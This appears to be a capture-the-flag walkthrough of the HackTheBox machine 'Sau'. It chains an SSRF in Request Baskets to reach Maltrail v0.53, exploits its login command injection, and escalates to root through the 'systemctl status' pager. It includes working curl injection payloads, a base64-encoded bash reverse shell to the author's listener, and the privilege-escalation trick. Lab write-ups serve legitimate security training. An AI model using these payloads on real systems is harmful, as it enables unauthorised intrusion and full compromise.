

Sau

By Praveen Kumar Sharma



For me IP of the machine is : 10.10.11.224

Lets try pinging it

```
ping 10.10.11.224 -c 5
```

```
PING 10.10.11.224 (10.10.11.224) 56(84) bytes of data.
```

```
64 bytes from 10.10.11.224: icmp_seq=1 ttl=63 time=78.0 ms
```

```
64 bytes from 10.10.11.224: icmp_seq=2 ttl=63 time=87.7 ms
```

```
64 bytes from 10.10.11.224: icmp_seq=3 ttl=63 time=91.0 ms
```

```
64 bytes from 10.10.11.224: icmp_seq=4 ttl=63 time=75.1 ms
```

```
64 bytes from 10.10.11.224: icmp_seq=5 ttl=63 time=89.7 ms
```

```
--- 10.10.11.224 ping statistics ---
```

```
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
```

```
rtt min/avg/max/mdev = 75.054/84.286/90.997/6.480 ms
```

Alright, moving on lets do port scanning next

Port Scanning

All Port Scan

```
rustscan -a 10.10.11.224 --ulimit 5000
the modern day port scanner.

-----
: http://discord.skerritt.blog           :
: https://github.com/RustScan/RustScan  :
-----

You miss 100% of the ports you don't scan. - RustScan

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.224:22
Open 10.10.11.224:55555
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-14 19:17 IST
Initiating Ping Scan at 19:17
Scanning 10.10.11.224 [2 ports]
Completed Ping Scan at 19:17, 0.21s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:17
Completed Parallel DNS resolution of 1 host. at 19:17, 0.05s elapsed
DNS resolution of 1 IPs took 0.05s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 19:17
Scanning 10.10.11.224 [2 ports]
Discovered open port 22/tcp on 10.10.11.224
Discovered open port 55555/tcp on 10.10.11.224
Completed Connect Scan at 19:17, 0.15s elapsed (2 total ports)
Nmap scan report for 10.10.11.224
Host is up, received conn-refused (0.18s latency).
Scanned at 2024-10-14 19:17:57 IST for 1s

PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack
55555/tcp open  unknown syn-ack

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

Lets take a deeper look on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,55555 10.10.11.224 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -n -Pn -p 22,55555 10.10.11.224 -o aggressiveScan.txt
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 aa:88:67:d7:13:3d:08:3a:8a:ce:9d:c4:dd:f3:e1:ed (RSA)
|   256 ec:2e:b1:05:87:2a:0c:7d:b1:49:87:64:95:dc:8a:21 (ECDSA)
|_  256 b3:0c:47:fb:a2:f2:12:cc:ce:0b:58:82:0e:50:43:36 (ED25519)
55555/tcp open  http      Golang net/http server
| http-title: Request Baskets
|_Requested resource was /web
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Mon, 14 Oct 2024 13:39:36 GMT
|     Content-Length: 75
|     invalid basket name; the name does not match pattern: ^[wd-_\.\.]{1,250}$
|   Genericlines, Help, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, Socks5:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Content-Type: text/html; charset=utf-8
|     Location: /web
|     Date: Mon, 14 Oct 2024 13:39:17 GMT
|     Content-Length: 27
|     href="/web">Found</a>.
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Allow: GET, OPTIONS
|     Date: Mon, 14 Oct 2024 13:39:18 GMT
|     Content-Length: 0
|_OfficeScan:
```

Aggressive Scan

```
PORT STATE SERVICE VERSION
22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux;
protocol 2.0)
```

```
| ssh-hostkey:
| 3072 aa:88:67:d7:13:3d:08:3a:8a:ce:9d:c4:dd:f3:e1:ed (RSA)
| 256 ec:2e:b1:05:87:2a:0c:7d:b1:49:87:64:95:dc:8a:21 (ECDSA)
| 256 b3:0c:47:fb:a2:f2:12:cc:ce:0b:58:82:0e:50:43:36 (ED25519)
55555/tcp open http Golang net/http server
| http-title: Request Baskets
|_Requested resource was /web
| fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.0 400 Bad Request
| Content-Type: text/plain; charset=utf-8
| X-Content-Type-Options: nosniff
| Date: Mon, 14 Oct 2024 13:39:36 GMT
| Content-Length: 75
| invalid basket name; the name does not match pattern: ^[wd-.]
{1,250}$
| GenericLines, Help, LPDString, RTSPRequest, SIPOptions,
SSLSessionReq, Socks5:
| HTTP/1.1 400 Bad Request
| Content-Type: text/plain; charset=utf-8
| Connection: close
| Request
| GetRequest:
| HTTP/1.0 302 Found
| Content-Type: text/html; charset=utf-8
| Location: /web
| Date: Mon, 14 Oct 2024 13:39:17 GMT
| Content-Length: 27
| href="/web">Found.
| HTTPOptions:
| HTTP/1.0 200 OK
| Allow: GET, OPTIONS
| Date: Mon, 14 Oct 2024 13:39:18 GMT
| Content-Length: 0
| OfficeScan:
| HTTP/1.1 400 Bad Request: missing required Host header
| Content-Type: text/plain; charset=utf-8
| Connection: close
|_ Request: missing required Host header
```

Alright, now lets do some directory fuzzing here

Directory Fuzzing

```
feroxbuster -u http://10.10.11.224:55555 -w
/usr/share/wordlists/seclists/Discovery/Web-Content/spring-boot.txt -t 200 -r
```

```
feroxbuster -u http://10.10.11.224:55555 -w /usr/share/wordlists/seclists/Discovery/Web-Content/spring-boot.txt -t 200 -r
```



The screenshot shows the feroxbuster terminal output. At the top, there's a ASCII art logo for feroxbuster by Ben "epi" Risher, version 2.11.0. Below the logo is a table of configuration options. The table has two columns: the first column contains icons and option names, and the second column contains the values. The options are: Target Url (http://10.10.11.224:55555), Threads (200), Wordlist (/usr/share/wordlists/seclists/Discovery/Web-Content/spring-boot.txt), Status Codes (All Status Codes!), Timeout (secs) (7), User-Agent (feroxbuster/2.11.0), Config File (/home/pks/.config/feroxbuster/ferox-config.toml), Extract Links (true), HTTP methods ([GET]), Follow Redirects (true), and Recursion Depth (4). Below the table is a message: "Press [ENTER] to use the Scan Management Menu™". Then, there's a table of scan results. The table has five columns: status code, method, wordlist, word count, and count. The results are: 404 GET 0l 0w 0c, 200 GET 230l 606w 8700c, 200 GET 360l 928w 13021c. Below the table, there's a summary: "Auto-filtering found 404-like response and created new filter; toggle off with -". Then, there's a line: "[#####] - 2s 119/119 0s found:2 errors:0". Finally, there's a line: "[#####] - 2s 113/113 56/s http://10.10.11.224:55555/".

Icon	Option	Value
🎯	Target Url	http://10.10.11.224:55555
🧵	Threads	200
📄	Wordlist	/usr/share/wordlists/seclists/Discovery/Web-Content/spring-boot.txt
📊	Status Codes	All Status Codes!
⌚	Timeout (secs)	7
👤	User-Agent	feroxbuster/2.11.0
📁	Config File	/home/pks/.config/feroxbuster/ferox-config.toml
🔗	Extract Links	true
🏠	HTTP methods	[GET]
🔁	Follow Redirects	true
🔍	Recursion Depth	4

Press [ENTER] to use the Scan Management Menu™

Status	Method	Wordlist	Word Count	Count
404	GET	0l	0w	0c
200	GET	230l	606w	8700c
200	GET	360l	928w	13021c

Auto-filtering found 404-like response and created new filter; toggle off with -

[#####] - 2s 119/119 0s found:2 errors:0

[#####] - 2s 113/113 56/s http://10.10.11.224:55555/

🔗 Directories


200 GET 230l 606w 8700c <http://10.10.11.224:55555/web> ↗

200 GET 360l 928w 13021c <http://10.10.11.224:55555/web/baskets> ↗

Alright lets take a look at this web application now

Web Application

Default page




So seem to be some sort of basket thing going on here

Lets make one



So lets try sending a request to this



So lets see this on the site now

Basket: x6dlefj

Requests: 1 (1)

Requests are collected at <http://10.10.11.224:55555/x6dlefj>

[GET]

7:41:34 PM

10/14/2024

/x6dlefj

Headers

Accept: */*
User-Agent: curl/8.10.1

So there is this setting option upto

Configuration Settings

Forward URL:

☐ Insecure TLS only affects forwarding to URLs like `https://...`

☐ Proxy Response

☐ Expand Forward Path

Basket Capacity:

200

Cancel

Apply

So lets forward this to us
First lets make a server on port 8000

```
nc -lvp 8000  
Listening on 0.0.0.0 8000
```

Now lets put in this URL in the config

Configuration Settings

Forward URL:

http://10.10.16.31:8000/

☐ Insecure TLS only affects forwarding to URLs like https://...

☐ Proxy Response

☐ Expand Forward Path

Basket Capacity:

200

Cancel

Apply

Now lets apply and send a request again with curl

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sau git:(main)±5
nc -lvnp 8000

Listening on 0.0.0.0 8000
Connection received on 10.10.11.224 42890
GET / HTTP/1.1
Host: 10.10.16.31:8000
User-Agent: curl/8.10.1
Accept: */*
X-Do-Not-Forward: 1
Accept-Encoding: gzip

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sau git:(main)±3 (0.367s)
curl http://10.10.11.224:55555/x6dlefj

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sau git:(main)±3
|
```

And we get the response on us

There was an other option called proxy response lets check that in the config and try again

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sau
nc -lvnp 8000

Listening on 0.0.0.0 8000
Connection received on 10.10.11.224 55212
GET / HTTP/1.1
Host: 10.10.16.31:8000
User-Agent: curl/8.10.1
Accept: */*
X-Do-Not-Forward: 1
Accept-Encoding: gzip

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sa
curl http://10.10.11.224:55555/x6dlefj
```


Notice that its hanging cuz its waiting for a response from the server and if we give it that

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sau
nc -lvnp 8000

Listening on 0.0.0.0 8000
Connection received on 10.10.11.224 58042
GET / HTTP/1.1
Host: 10.10.16.31:8000
User-Agent: curl/8.10.1
Accept: */*
X-Do-Not-Forward: 1
Accept-Encoding: gzip

Hello

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sau
curl http://10.10.11.224:55555/x6dlefj

Failed to forward request: Get http://10.10
ponse "Hello"%
```

And we have SSRF :)

Lets forward now 127.0.0.1 to us that will do port 80 or the http server we couldnt see

Configuration Settings

Forward URL:

http://127.0.0.1/

☐ Insecure TLS only affects forwarding to URLs like https://...

☒ Proxy Response

☐ Expand Forward Path

Basket Capacity:

200

Cancel

Apply

Lets try an curl request now

```
curl http://10.10.11.224:55555/x6dlefj
```

```
<no>sources</no>
</li>
<li id="btnDrawTrails" class="status-button noselect" style="background-color: #000000; color: #FFFFFF; text-align: center; padding: 5px; width: 100px; float: right;">(148, 103, 189) 100%) repeat scroll 0 0 rgba(0, 0, 0, 0)" title="Trails">
  <h4 id="trails_count">-</h4>
  <span class="dynamicsparkline" id="trails_sparkline"></span>
  <h6>Trails</h6>
</li>
</ul>
</div>
<div>
  <!--<label>title</label>-->
  
</div>
<div id="chart_area">
</div>
</div>

<table width="100%" border="1" cellpadding="2" cellspacing="0" class="display: none">
</table>
</div>

<noscript>
  <div id="noscript">
    Javascript is disabled in your browser. You must have Javascript enabled to use this application.
  </div>
</noscript>

<div id="bottom_blank"></div>
<div class="bottom noselect">Powered by <b>M</b>altrail (v<b>0.53</b>)</div>

<ul class="custom-menu">
  <li data-action="hide_threat">Hide threat</li>
  <li data-action="report_false_positive">Report false positive</li>
</ul>
<script defer type="text/javascript" src="js/main.js"></script>
```

Lets see what it is in a browser



Looks like just html is loaded but we do have tis maltrail version here lets find a exploit for this

Gaining Access

So found this blog post explaining the RCE exploit on this

hunter.com/bounties/be3c5284-fbd9-448d-b97c-96a8d2941e87

BY PROTECT A2

BountiesCommunity ▾Info ▾SUBMIT REPORT

Unauthenticated OS Command Injection in stamparm/ maltrail in stamparm/maltrail

Valid

Reported on Feb 26th 2023

Description

Maltrail <= v0.54 is vulnerable to unauthenticated OS command injection during the login process.

Summary

The `subprocess.check_output` function in `maltrail/core/http.py` contains a command injection vulnerability in the `params.get("username")` parameter.

An attacker can exploit this vulnerability by injecting arbitrary OS commands into the username parameter. The injected commands will be executed with the privileges of the running process. This vulnerability can be exploited remotely without authentication.

Proof of Concept

```
curl 'http://hostname:8338/login' \
  --data 'username=;`id` > /tmp/bbq'
```

Impact

Arbitrary command execution

Occurrences

`httpd.py` L399

Vulnerability Type

CWE-78: OS Command Injection

Severity

Critical (10)

Attack vector	Network
Attack complexity	Low
Privileges required	None
User interaction	None
Scope	Changed
Confidentiality	High
Integrity	High
Availability	High

[Open in visual CVSS calculator](#)

Registry

Other

Affected Version

<= 0.54

Visibility

Public

Status

Fixed

Found by

Chris Wild
[@briskets](#)

UNPROVEN

1

So we need the `/login` page for this lets change the URI to that

Configuration Settings

Forward URL:

http://127.0.0.1/login

☐ Insecure TLS only affects forwarding to URLs like https://...

☒ Proxy Response

☐ Expand Forward Path

Basket Capacity:

200

Cancel

Apply

Lets first try to hit this with curl

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sau git:(main)±3 (5.516s)
curl http://10.10.11.224:55555/x6dlefj
Login failed%
```

This is good, lets apply that exploit now

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sau git:(main)±3 (7.378s)
time curl http://10.10.11.224:55555/x6dlefj -d 'username='sleep 2''
Login failedcurl http://10.10.11.224:55555/x6dlefj -d 'username='sleep 2'' 0.00s user 0.00s system 0% cpu 7.352 total

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sau git:(main)±3 (10.389s)
time curl http://10.10.11.224:55555/x6dlefj -d 'username='sleep 5''
Login failedcurl http://10.10.11.224:55555/x6dlefj -d 'username='sleep 5'' 0.00s user 0.00s system 0% cpu 10.362 total
```

And we have RCE look at the time it is approx 5.62 time for the request and sleep adds to it

Lets generate the revshell like this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sau git:(main) (0.028s)
echo -n "bash -i >& /dev/tcp/10.10.16.31/9001 0>&1 " | base64 -w 0
YmFzaCAgLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTYuMzEvOTAwMSAgMD4mMSAg%
```

Now start the listener

```
nc -lvnp 9001
Listening on 0.0.0.0 9001
```

Now use the RCE like this to get the revshell

```
curl http://10.10.11.224:55555/x6dlefj -d 'username=;'`echo
YmFzaCAgLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTYuMzEvOTAwMSAgMD4mMSAg | base64 -d |
bash`'
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sau git:(main)
curl http://10.10.11.224:55555/x6dlefj -d 'username=;'`echo YmFzaCAgLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTYuMzEvOTAwMSAgMD4mMSAg | base64 -d | bash`'
```

And we get our revshell

```
nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.224 59440
bash: cannot set terminal process group (895): Inappropriate ioctl for device
bash: no job control in this shell
puma@sau:/opt/maltrail$
```

Lets upgrade this

```
nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.224 59440
bash: cannot set terminal process group (895): Inappropriate ioctl for device
bash: no job control in this shell
puma@sau:/opt/maltrail$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
puma@sau:/opt/maltrail$ ^Z
[1] + 26130 suspended nc -lvnp 9001
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sau/CVE-2023-27163
```

```
stty raw -echo; fg
```

```
[1] + 26130 continued nc -lvnp 9001
```

```
puma@sau:/opt/maltrail$ export TERM=xterm
```

```
puma@sau:/opt/maltrail$
```

```
puma@sau:/opt/maltrail$ █
```

And here is your user.txt

```
puma@sau:~$ cd
puma@sau:~$ ls -al
total 32
drwxr-xr-x 4 puma puma 4096 Jun 19 2023 .
drwxr-xr-x 3 root root 4096 Apr 15 2023 ..
lrwxrwxrwx 1 root root    9 Apr 14 2023 .bash_history -> /dev/null
-rw-r--r-- 1 puma puma  220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 puma puma 3771 Feb 25 2020 .bashrc
drwx----- 2 puma puma 4096 Apr 15 2023 .cache
drwx----- 3 puma puma 4096 Apr 15 2023 .gnupg
-rw-r--r-- 1 puma puma  807 Feb 25 2020 .profile
lrwxrwxrwx 1 puma puma    9 Apr 15 2023 .viminfo -> /dev/null
lrwxrwxrwx 1 puma puma    9 Apr 15 2023 .wget-hsts -> /dev/null
-rw-r----- 1 root puma   33 Oct 14 13:34 user.txt
puma@sau:~$ █
```

Vertical PrivEsc

Lets check the SUID binary to see this is just a easy privesc we can follow from gtfobins


```
(ALL : ALL) NOPASSWD: /usr/bin/systemctl status
puma@sau:~$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/at
/usr/bin/su
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/fusermount
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/umount
/usr/bin/gpasswd
puma@sau:~$ █
```

Pretty standard here

Lets check the sudo permissions

```
puma@sau:~$ sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
puma@sau:~$ █
```

Found a trick on this website for this : <https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/sudo/sudo-systemctl-privilege-escalation/> 

Spawn Shell in the Pager

```
sudo -l  
  
# output  
(ALL) NOPASSWD: systemctl status example.service
```

If we can execute `systemctl status` as root, we can spawn another shell in the pager.
Just run the command with `sudo`.

```
sudo systemctl status example.service
```

Then enter the following command in the pager like `less`.

```
!sh
```

Spawning the shell, then we can get another user shell.

```
Pretty standard less privesc  
Now lets use this to get root
```

```

puma@sau:~$ sudo /usr/bin/systemctl status trail.service
● trail.service - Maltrail. Server of malicious traffic detection system
   Loaded: loaded (/etc/systemd/system/trail.service; enabled; vendor preset:
   Active: active (running) since Mon 2024-10-14 13:34:31 UTC; 1h 47min ago
     Docs: https://github.com/stamparm/maltrail#readme
           https://github.com/stamparm/maltrail/wiki
 Main PID: 895 (python3)
    Tasks: 11 (limit: 4662)
   Memory: 255.4M
    CGroup: /system.slice/trail.service
           └─ 895 /usr/bin/python3 server.py
              1257 /bin/sh -c logger -p auth.info -t "maltrail[895]" "Failed p>
              1258 /bin/sh -c logger -p auth.info -t "maltrail[895]" "Failed p>
              1261 bash
              1262 bash -i
              1271 python3 -c import pty; pty.spawn("/bin/bash")
              1272 /bin/bash
              1331 sudo /usr/bin/systemctl status trail.service
              1332 /usr/bin/systemctl status trail.service
              1333 pager

Oct 14 15:01:19 sau maltrail[1233]: Failed password for None from 127.0.0.1 por>
Oct 14 15:01:50 sau maltrail[1240]: Failed password for ;uid=1001(puma) gid=100>
Oct 14 15:02:31 sau maltrail[1248]: Failed password for ; from 127.0.0.1 port 3>
!sh
# id
uid=0(root) gid=0(root) groups=0(root)
#

```

And here is your root.txt

```

# cd /root
# ls -al
total 44
drwx----- 6 root root 4096 Oct 14 15:15 .
drwxr-xr-x 20 root root 4096 Jun 19  2023 ..
lrwxrwxrwx 1 root root    9 Apr 15  2023 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Dec  5  2019 .bashrc
drwx----- 3 root root 4096 Jun 19  2023 .cache
-rw----- 1 root root  31 Oct 14 15:15 .lessht
drwxr-xr-x 3 root root 4096 Jun  8  2023 .local
-rw-r--r-- 1 root root  161 Dec  5  2019 .profile
drwx----- 2 root root 4096 Apr 14  2023 .ssh
-rw-r--r-- 1 root root   39 Jun  8  2023 .vimrc
lrwxrwxrwx 1 root root    9 Apr 15  2023 .wget-hsts -> /dev/null
drwxr-xr-x 4 root root 4096 Jun 19  2023 go
-rw-r----- 1 root root  33 Oct 14 13:34 root.txt
#

```

